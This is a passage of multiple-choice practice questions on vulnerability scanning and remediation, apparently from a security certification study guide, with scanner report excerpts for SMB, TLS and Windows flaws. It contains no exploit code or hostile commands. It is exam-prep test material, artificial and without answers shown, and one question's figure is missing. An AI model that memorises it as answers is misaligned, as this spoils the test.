128. Doug is preparing an RFP for a vulnerability scanner for his organization. He needs to know the number of systems on his network to help determine the scanner requirements. Which one of the following would not be an easy way to obtain this information?
- A. ARP tables
  - B. Asset management tool
  - C. Discovery scan

## D. Results of scans recently run by a consultant

129. Mary runs a vulnerability scan of her entire organization and shares the report with another analyst on her team. An excerpt from that report appears here. Her colleague points out that the report contains only vulnerabilities with severities of 3, 4, or 5. What is the most likely cause of this result?

| Ubuntu / Tiny Core Linux / Linux 2.6.x                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| <b>Vulnerabilities (7)</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |
| <ul style="list-style-type: none"> <li>▶ <span style="color: red;">██████</span> 3 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32)</li> <li>▶ <span style="color: red;">██████</span> 3 SSL/TLS use of weak RC4 cipher</li> <li>▶ <span style="color: red;">██████</span> 3 SSLv3 Padding Oracle Attack Information Disclosure Vulnerability (POODLE)</li> <li>▶ <span style="color: red;">██████</span> 3 SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Server Side Vulnerability (BEAST)</li> <li>▶ <span style="color: red;">██████</span> 3 SSL/TLS Server supports TLSv1.0</li> <li>▶ <span style="color: red;">██████</span> 3 SSL Server Has SSLv3 Enabled Vulnerability</li> <li>▶ <span style="color: red;">██████</span> 3 HTTP TRACE / TRACK Methods Enabled</li> </ul> |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">New</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| port 443/tcp CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |
| Ubuntu / Tiny Core Linux / Linux 2.6.x                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |
| <b>Vulnerabilities (7)</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |
| <ul style="list-style-type: none"> <li>▶ <span style="color: red;">██████</span> 3 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32)</li> <li>▶ <span style="color: red;">██████</span> 3 SSL Server Has SSLv3 Enabled Vulnerability</li> <li>▶ <span style="color: red;">██████</span> 3 SSL/TLS use of weak RC4 cipher</li> <li>▶ <span style="color: red;">██████</span> 3 SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Server Side Vulnerability (BEAST)</li> <li>▶ <span style="color: red;">██████</span> 3 SSLv3 Padding Oracle Attack Information Disclosure Vulnerability (POODLE)</li> <li>▶ <span style="color: red;">██████</span> 3 SSL/TLS Server supports TLSv1.0</li> <li>▶ <span style="color: red;">██████</span> 3 HTTP TRACE / TRACK Methods Enabled</li> </ul> |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">New</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| port 443/tcp CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |
| Ubuntu / Fedora / Tiny Core Linux / Linux 3.x                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |  |
| <b>Vulnerabilities (1)</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |
| <ul style="list-style-type: none"> <li>▶ <span style="color: red;">██████</span> 3 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32)</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Fixed</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |  |
| Windows 2012 Standard                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| <b>Vulnerabilities (4)</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |
| <ul style="list-style-type: none"> <li>▶ <span style="color: red;">██████</span> 3 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32)</li> <li>▶ <span style="color: red;">██████</span> 3 Windows Remote Desktop Protocol Weak Encryption Method Allowed</li> <li>▶ <span style="color: red;">██████</span> 3 SSL/TLS Server supports TLSv1.0</li> <li>▶ <span style="color: red;">██████</span> 3 SSL/TLS use of weak RC4 cipher</li> </ul>                                                                                                                                                                                                                                                                                                                                  |  |
| port 3389/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">New</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |  |
| port 3389/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |
| port 3389/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |
| port 3389/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Active</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |
| Ubuntu / Fedora / Tiny Core Linux / Linux 3.x                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |  |
| <b>Vulnerabilities (3)</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |
| <ul style="list-style-type: none"> <li>▶ <span style="color: red;">██████</span> 3 SSL/TLS use of weak RC4 cipher</li> <li>▶ <span style="color: red;">██████</span> 3 SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Server Side Vulnerability (BEAST)</li> <li>▶ <span style="color: red;">██████</span> 3 SSL/TLS Server supports TLSv1.0</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Fixed</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Fixed</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |  |
| port 443/tcp over SSL CVSS: - CVSS3: - <span style="color: green;">Fixed</span> <span style="color: red;">+/-</span>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |  |

- A. The scan sensitivity is set to exclude low-importance vulnerabilities.
- B. Mary did not configure the scan properly.
- C. Systems in the datacenter do not contain any level 1 or 2 vulnerabilities.
- D. The scan sensitivity is set to exclude high-impact vulnerabilities.
130. Mikhail is reviewing the vulnerability shown here, which was detected on several servers in his environment. What action should Mikhail take?

|                                                                                                                  |                                                                                                                                                                                        |                                                                                                                                                           |
|------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------|
| <span style="background-color: #0070C0; color: white; padding: 2px 5px;">INFO</span> TCP/IP Timestamps Supported | <b>Description</b><br>The remote host implements TCP timestamps, as defined by RFC1323. A side effect of this feature is that the uptime of the remote host can sometimes be computed. | <b>Plugin Details</b><br>Severity: Info<br>ID: 25220<br>Version: 1.19<br>Type: remote<br>Family: General<br>Published: 2020/05/16<br>Modified: 2020/03/20 |
| <b>See Also</b><br><a href="http://www.ietf.org/rfc/rfc1323.txt">http://www.ietf.org/rfc/rfc1323.txt</a>         |                                                                                                                                                                                        |                                                                                                                                                           |

- A. Block TCP/IP access to these servers from external sources.
- B. Upgrade the operating system on these servers.
- C. Encrypt all access to these servers.
- D. No action is necessary.
131. Which one of the following approaches provides the most current and accurate information about vulnerabilities present on a system because of the misconfiguration of operating system settings?
- A. On-demand vulnerability scanning
- B. Continuous vulnerability scanning
- C. Scheduled vulnerability scanning
- D. Agent-based monitoring

Use the following scenario to answer questions 132–134.

Pete recently conducted a broad vulnerability scan of all the servers and workstations in his environment. He scanned the following three networks:

- Screened subnet (DMZ) network that contains servers with public exposure
- Workstation network that contains workstations that are allowed outbound access only
- Internal server network that contains servers exposed only to internal systems

He detected the following vulnerabilities:

- Vulnerability 1: A SQL injection vulnerability on a screened subnet (DMZ) server that would grant access to a database server on the internal network (severity 5/5)
- Vulnerability 2: A buffer overflow vulnerability on a domain controller on the internal server network (severity 3/5)
- Vulnerability 3: A missing security patch on several hundred Windows workstations on the workstation network (severity 2/5)
- Vulnerability 4: A denial-of-service vulnerability on a screened subnet (DMZ) server that would allow an attacker to disrupt a public-facing website (severity 2/5)
- Vulnerability 5: A denial-of-service vulnerability on an internal server that would allow an attacker to disrupt an internal website (severity 4/5)

Note that the severity ratings assigned to these vulnerabilities are directly from the vulnerability scanner and were not assigned by Pete.

132. Absent any other information, which one of the vulnerabilities in the report should Pete remediate first?
- A. Vulnerability 1
  - B. Vulnerability 2
  - C. Vulnerability 3
  - D. Vulnerability 4
133. Pete is working with the desktop support manager to remediate vulnerability 3. What would be the most efficient way to correct this issue?
- A. Personally visit each workstation to remediate the vulnerability.
  - B. Remotely connect to each workstation to remediate the vulnerability.

- C. Perform registry updates using a remote configuration tool.
- D. Apply the patch using a GPO.
134. Pete recently conferred with the organization's CISO, and the team is launching an initiative designed to combat the insider threat. They are particularly concerned about the theft of information by employees seeking to exceed their authorized access. Which one of the vulnerabilities in this report is of greatest concern given this priority?
- A. Vulnerability 2
  - B. Vulnerability 3
  - C. Vulnerability 4
  - D. Vulnerability 5
135. Wanda recently discovered the vulnerability shown here on a Windows server in her organization. She is unable to apply the patch to the server for six weeks because of operational issues. What workaround would be most effective in limiting the likelihood that this vulnerability would be exploited?
- |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                                                                                                                                       |                              |                                   |                 |     |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|-----------------------------------|-----------------|-----|
| ▼  4 Microsoft Windows Graphics Component Multiple Vulnerabilities (MS17-013)                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                       |                              |                                   |                 |     |
| First Detected:                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | 03/04/2020 at 21:44:56 (GMT-0400)                                                                                                                                                                                     | Last Detected:               | 04/04/2020 at 21:57:33 (GMT-0400) | Times Detected: | 2   |
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | 91331                                                                                                                                                                                                                 | CVSS Base:                   | 9.3                               | Last Fixed:     | N/A |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Windows                                                                                                                                                                                                               | CVSS Temporal:               | 8.1                               |                 |     |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | CVE-2017-0001 CVE-2017-0005 CVE-2017-0014 CVE-2017-0025 CVE-2017-0038 CVE-2017-0047 CVE-2017-0080 CVE-2017-0081 CVE-2017-0082 CVE-2017-0083 CVE-2017-0073 CVE-2017-0108                                               | CVSS3 Base:                  | 7.8                               |                 |     |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                                                                                                                                       | CVSS3 Temporal:              | 7.4                               |                 |     |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                                                                                                                                       | CVSS Environment:            |                                   |                 |     |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | MS17-013                                                                                                                                                                                                              | Asset Group:                 | -                                 |                 |     |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | <a href="#">96057</a> , <a href="#">96033</a> , <a href="#">96013</a> , <a href="#">96826</a> , <a href="#">96023</a> , <a href="#">96034</a> , <a href="#">96713</a> , <a href="#">96829</a> , <a href="#">96837</a> | Collateral Damage Potential: | -                                 |                 |     |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | 03/14/2020                                                                                                                                                                                                            | Target Distribution:         | -                                 |                 |     |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | -                                                                                                                                                                                                                     | Confidentiality Requirement: | -                                 |                 |     |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | No                                                                                                                                                                                                                    | Availability Requirement:    | -                                 |                 |     |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Yes                                                                                                                                                                                                                   |                              |                                   |                 |     |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Open                                                                                                                                                                                                                  |                              |                                   |                 |     |
| THREAT:                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                                                                       |                              |                                   |                 |     |
| This security update resolves vulnerabilities in Microsoft Windows, Microsoft Office, Skype for Business, Microsoft Lync, and Microsoft Silverlight.<br>The security update addresses the vulnerabilities by correcting how the software handles objects in memory.<br>This security update is rated Critical for all supported releases of Microsoft Windows, Affected editions of Microsoft Office 2007 and Microsoft Office 2010, Affected editions of Skype for Business 2016. |                                                                                                                                                                                                                       |                              |                                   |                 |     |
| IMPACT:                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                                                                       |                              |                                   |                 |     |
| The most severe of these vulnerabilities could allow remote code execution if a user either visits a specially crafted website or opens a specially crafted document.                                                                                                                                                                                                                                                                                                              |                                                                                                                                                                                                                       |                              |                                   |                 |     |
- A. Restrict interactive logins to the system.
  - B. Remove Microsoft Office from the server.
  - C. Remove Internet Explorer from the server.
  - D. Apply the security patch.
136. Garrett is configuring vulnerability scanning for a new web server that his organization is deploying on

its screened subnet (DMZ) network. The server hosts the company's public website. What type of scanning should Garrett configure for best results?

- A. Garrett should not perform scanning of screened subnet (DMZ) systems.
  - B. Garrett should perform external scanning only.
  - C. Garrett should perform internal scanning only.
  - D. Garrett should perform both internal and external scanning.
137. Frank recently ran a vulnerability scan and identified a POS terminal that contains an unpatchable vulnerability because of running an unsupported operating system. Frank consults with his manager and is told that the POS is being used with full knowledge of management and, as a compensating control, it has been placed on an isolated network with no access to other systems. Frank's manager tells him that the merchant bank is aware of the issue. How should Frank handle this situation?
- A. Document the vulnerability as an approved exception.
  - B. Explain to his manager that PCI DSS does not permit the use of unsupported operating systems.
  - C. Decommission the POS system immediately to avoid personal liability.
  - D. Upgrade the operating system immediately.
138. James is configuring vulnerability scans of a dedicated network that his organization uses for processing credit card transactions. What types of scans are least important for James to include in his scanning program?
- A. Scans from a dedicated scanner on the card processing network.

- B. Scans from an external scanner on his organization's network.
  - C. Scans from an external scanner operated by an approved scanning vendor.
  - D. All three types of scans are equally important.
139. Helen performs a vulnerability scan of one of the internal LANs within her organization and finds a report of a web application vulnerability on a device. Upon investigation, she discovers that the device in question is a printer. What is the most likely scenario in this case?
- A. The printer is running an embedded web server.
  - B. The report is a false positive result.
  - C. The printer recently changed IP addresses.
  - D. Helen inadvertently scanned the wrong network.
140. Julian recently detected the vulnerability shown here on several servers in his environment. Because of the critical nature of the vulnerability, he would like to block all access to the affected service until it is resolved using a firewall rule. He verifies that the following TCP ports are open on the host firewall. Which one of the following does Julian *not* need to block to restrict access to this service?

| 5 Microsoft SMB Server Remote Code Execution Vulnerability (MS17-010)                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                     |                              |                                   |                 |     |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|------------------------------|-----------------------------------|-----------------|-----|
| First Detected:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 04/05/2020 at 02:25:12 (GMT-0400)                                                   | Last Detected:               | 04/05/2020 at 02:25:12 (GMT-0400) | Times Detected: | 1   |
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 91345                                                                               | CVSS Base:                   | 9.3                               | Last Fixed:     | N/A |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Windows                                                                             | CVSS Temporal:               | 6.9                               |                 |     |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | CVE-2017-0143 CVE-2017-0144 CVE-2017-0145 CVE-2017-0146 CVE-2017-0148 CVE-2017-0147 | CVSS3 Base:                  | 8.1                               |                 |     |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | MS17-010                                                                            | CVSS3 Temporal:              | 7.1                               |                 |     |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | 96703, 96704, 96705, 96707, 96709, 96708                                            | CVSS Environment:            |                                   |                 |     |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | 03/15/2020                                                                          | Asset Group:                 | -                                 |                 |     |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | -                                                                                   | Collateral Damage Potential: | -                                 |                 |     |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | No                                                                                  | Target Distribution:         | -                                 |                 |     |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Yes                                                                                 | Confidentiality Requirement: | -                                 |                 |     |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Open                                                                                | Integrity Requirement:       | -                                 |                 |     |
| Availability Requirement:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                     |                              |                                   |                 |     |
| <b>THREAT:</b><br>Microsoft Server Message Block (SMB) Protocol is a Microsoft network file sharing protocol used in Microsoft Windows.<br>The Microsoft SMB Server is vulnerable to multiple remote code execution vulnerabilities due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.<br>This security update is rated Critical for all supported editions of Windows Vista, Windows Server 2008, Windows 7, Windows Server 2008 R2, Windows Server 2012 and 2012 R2, Windows 8.1 and RT 8.1. |                                                                                     |                              |                                   |                 |     |
| <b>IMPACT:</b><br>A remote attacker could gain the ability to execute code by sending crafted messages to a Microsoft Server Message Block 1.0 (SMBv1) server.                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                     |                              |                                   |                 |     |
| <b>SOLUTION:</b><br>Customers are advised to refer to Microsoft Advisory <a href="#">MS17-010</a> for more details.                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                     |                              |                                   |                 |     |

- A. 137
- B. 139
- C. 389
- D. 445

141. Ted recently ran a vulnerability scan of his network and was overwhelmed with results. He would like to focus on the most important vulnerabilities. How should Ted reconfigure his vulnerability scanner?

- A. Increase the scan sensitivity.
- B. Decrease the scan sensitivity.
- C. Increase the scan frequency.
- D. Decrease the scan frequency.

142. Sunitha discovered the vulnerability shown here in an application developed by her organization. What application security technique is most likely to resolve this issue?

| Sun Java RunTime Environment GIF Images Buffer Overflow Vulnerability |                                     | CVSS: -                      | CVSS3: -                          | Active  |
|-----------------------------------------------------------------------|-------------------------------------|------------------------------|-----------------------------------|--------------------------------------------------------------------------------------------|
| First Detected:                                                       | 08/04/2018 at 18:02:25 (GMT-0400)   | Last Detected:               | 04/05/2020 at 03:03:58 (GMT-0400) | Times Detected: 22                                                                         |
| QID:                                                                  | 115501                              | CVSS Base:                   | 6.8                               | Last Fixed: N/A                                                                            |
| Category:                                                             | Local                               | CVSS Temporal:               | 5.3                               |                                                                                            |
| CVE ID:                                                               | <a href="#">CVE-2007-0243</a>       | CVSS3 Base:                  | -                                 |                                                                                            |
| Vendor Reference:                                                     | <a href="#">Oracle ID 1090058_1</a> | CVSS3 Temporal:              | -                                 |                                                                                            |
| Bugtraq ID:                                                           | <a href="#">22085</a>               | CVSS Environment:            | -                                 |                                                                                            |
| Service Modified:                                                     | 10/21/2020                          | Asset Group:                 | -                                 |                                                                                            |
| User Modified:                                                        |                                     | Collateral Damage Potential: | -                                 |                                                                                            |
| Edited:                                                               | No                                  | Target Distribution:         | -                                 |                                                                                            |
| PCI Vuln:                                                             | Yes                                 | Confidentiality Requirement: | -                                 |                                                                                            |
| Ticket State:                                                         | Open                                | Integrity Requirement:       | -                                 |                                                                                            |
|                                                                       |                                     | Availability Requirement:    | -                                 |                                                                                            |

- A. Input validation
- B. Network segmentation
- C. Parameter handling
- D. Tag removal

143. Sherry runs a vulnerability scan and receives the high-level results shown here. Her priority is to remediate the most important vulnerabilities first. Which system should be her highest priority?



- A. A
- B. B

C. C

D. D

144. Victor is configuring a new vulnerability scanner. He set the scanner to run scans of his entire datacenter each evening. When he went to check the scan reports at the end of the week, he found that they were all incomplete. The scan reports noted the error “Scan terminated due to start of preempting job.” Victor has no funds remaining to invest in the vulnerability scanning system. He does want to cover the entire datacenter. What should he do to ensure that scans complete?

- A. Reduce the number of systems scanned.
- B. Increase the number of scanners.
- C. Upgrade the scanner hardware.
- D. Reduce the scanning frequency.

145. Vanessa ran a vulnerability scan of a server and received the results shown here. Her boss instructed her to prioritize remediation based on criticality. Which issue should she address first?

| Severity | Plugin Name                                        | Plugin Family     | Count |
|----------|----------------------------------------------------|-------------------|-------|
| HIGH     | Apache 2.2.x < 2.2.28 Multiple Vulnerabilities     | Web Servers       | 2     |
| MEDIUM   | Apache 2.2.x < 2.2.16 Multiple Vulnerabilities     | Web Servers       | 2     |
| MEDIUM   | Apache 2.2.x < 2.2.17 Multiple Vulnerabilities     | Web Servers       | 2     |
| MEDIUM   | Apache 2.2.x < 2.2.18 APR apr_fnmatch DoS          | Web Servers       | 2     |
| MEDIUM   | Apache 2.2.x < 2.2.21 mod_proxy_ajp DoS            | Web Servers       | 2     |
| MEDIUM   | Apache 2.2.x < 2.2.22 Multiple Vulnerabilities     | Web Servers       | 2     |
| MEDIUM   | Apache 2.2.x < 2.2.23 Multiple Vulnerabilities     | Web Servers       | 2     |
| MEDIUM   | Apache 2.2.x < 2.2.24 Multiple XSS Vulnerabilities | Web Servers       | 2     |
| MEDIUM   | Apache 2.2.x < 2.2.25 Multiple Vulnerabilities     | Web Servers       | 2     |
| MEDIUM   | Apache 2.2.x < 2.2.27 Multiple Vulnerabilities     | Web Servers       | 2     |
| MEDIUM   | SSH Weak Algorithms Supported                      | Misc.             | 1     |
| LOW      | FTP Supports Cleartext Authentication              | FTP               | 1     |
| LOW      | SSH Server CBC Mode Ciphers Enabled                | Misc.             | 1     |
| LOW      | SSH Weak MAC Algorithms Enabled                    | Misc.             | 1     |
| INFO     | Service Detection                                  | Service detection | 19    |
| INFO     | Nessus SYN scanner                                 | Port scanners     | 15    |
| INFO     | HTTP Server Type and Version                       | Web Servers       | 6     |
| INFO     | PHP Version                                        | Web Servers       | 4     |
| INFO     | IMAP Service Banner Retrieval                      | Service detection | 2     |
| INFO     | POP Server Detection                               | Service detection | 2     |

- A. Remove the POP server.
- B. Remove the FTP server.
- C. Upgrade the web server.
- D. Remove insecure cryptographic protocols.

146. Terry is reviewing a vulnerability scan of a Windows server and came across the vulnerability shown here. What is the risk presented by this vulnerability?

| 1 Detected Compatibility 8.3 filename Feature |                                                                                                                                                                                                                                                                           |
|-----------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| First Detected:                               | 09/28/2019 at 10:42:15 (GMT-0400)                                                                                                                                                                                                                                         |
| Last Detected:                                | 04/05/2020 at 04:21:18 (GMT-0400)                                                                                                                                                                                                                                         |
| Times Detected:                               | 20                                                                                                                                                                                                                                                                        |
| Last Fixed:                                   | N/A                                                                                                                                                                                                                                                                       |
| QID:                                          | 90023                                                                                                                                                                                                                                                                     |
| Category:                                     | Windows                                                                                                                                                                                                                                                                   |
| CVE ID:                                       | -                                                                                                                                                                                                                                                                         |
| Vendor Reference:                             | -                                                                                                                                                                                                                                                                         |
| Bugtraq ID:                                   | -                                                                                                                                                                                                                                                                         |
| Service Modified:                             | 05/12/2020                                                                                                                                                                                                                                                                |
| User Modified:                                | -                                                                                                                                                                                                                                                                         |
| Edited:                                       | No                                                                                                                                                                                                                                                                        |
| PCI Vuln:                                     | No                                                                                                                                                                                                                                                                        |
| Ticket State:                                 | -                                                                                                                                                                                                                                                                         |
| THREAT:                                       | NTFS supports backward compatibility with older 16-bit software by restricting the allowed filenames to 8.3 format. This feature seems to be activated on this host.                                                                                                      |
| IMPACT:                                       | 16-bit applications are extremely vulnerable and should not be used on a secure server. If you have not installed any 16-bit applications on a Windows NT-based computer, you can turn off automatic short up file and folder access on your computer running Windows NT. |
| SOLUTION:                                     | We recommend that you remove this compatibility restriction. To do so, locate the following registry key, and then set the REG_DWORD 'NtfsDisable8dot3NameCreation' entry to '1'.<br>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem                       |

- A. An attacker may be able to execute a buffer overflow and execute arbitrary code on the server.
- B. An attacker may be able to conduct a denial-of-service attack against this server.
- C. An attacker may be able to determine the operating system version on this server.
- D. There is no direct vulnerability, but this information points to other possible vulnerabilities on the server.
147. Andrea recently discovered the vulnerability shown here on the workstation belonging to a system administrator in her organization. What is the major likely threat that should concern Andrea?
- 
- | First Detected:   | 04/05/2020 at 02:19:36 (GMT-0400)   | Last Detected:               | 04/05/2020 at 02:19:36 (GMT-0400) | Times Detected: | 1 | Last Fixed: | N/A |
|-------------------|-------------------------------------|------------------------------|-----------------------------------|-----------------|---|-------------|-----|
| QID:              | 123511                              | CVSS Base:                   | 2.1                               |                 |   |             |     |
| Category:         | Local                               | CVSS Temporal:               | 1.6                               |                 |   |             |     |
| CVE ID:           | <a href="#">CVE-2015-2157</a>       | CVSS3 Base:                  | -                                 |                 |   |             |     |
| Vendor Reference: | <a href="#">PuTTY vulnerability</a> | CVSS3 Temporal:              | -                                 |                 |   |             |     |
| Bugtraq ID:       | <a href="#">72825</a>               | CVSS Environment:            | -                                 |                 |   |             |     |
| Service Modified: | 03/08/2020                          | Asset Group:                 | -                                 |                 |   |             |     |
| User Modified:    | -                                   | Collateral Damage Potential: | -                                 |                 |   |             |     |
| Edited:           | No                                  | Target Distribution:         | -                                 |                 |   |             |     |
| PCI Vuln:         | No                                  | Confidentiality Requirement: | -                                 |                 |   |             |     |
| Ticket State:     | -                                   | Integrity Requirement:       | -                                 |                 |   |             |     |
|                   |                                     | Availability Requirement:    | -                                 |                 |   |             |     |
- THREAT:**  
PuTTY is a client program for the SSH, Telnet and Rlogin network protocols. It is integrated in multiple applications on multiple operating systems for providing SSH, Telnet and Rlogin protocol support. The ssh2\_load\_userkey and ssh2\_save\_userkey functions implemented in vulnerable PuTTY versions, fail to properly wipe SSH-2 private keys from memory.
- A. An attacker could exploit this vulnerability to take control of the administrator's workstation.
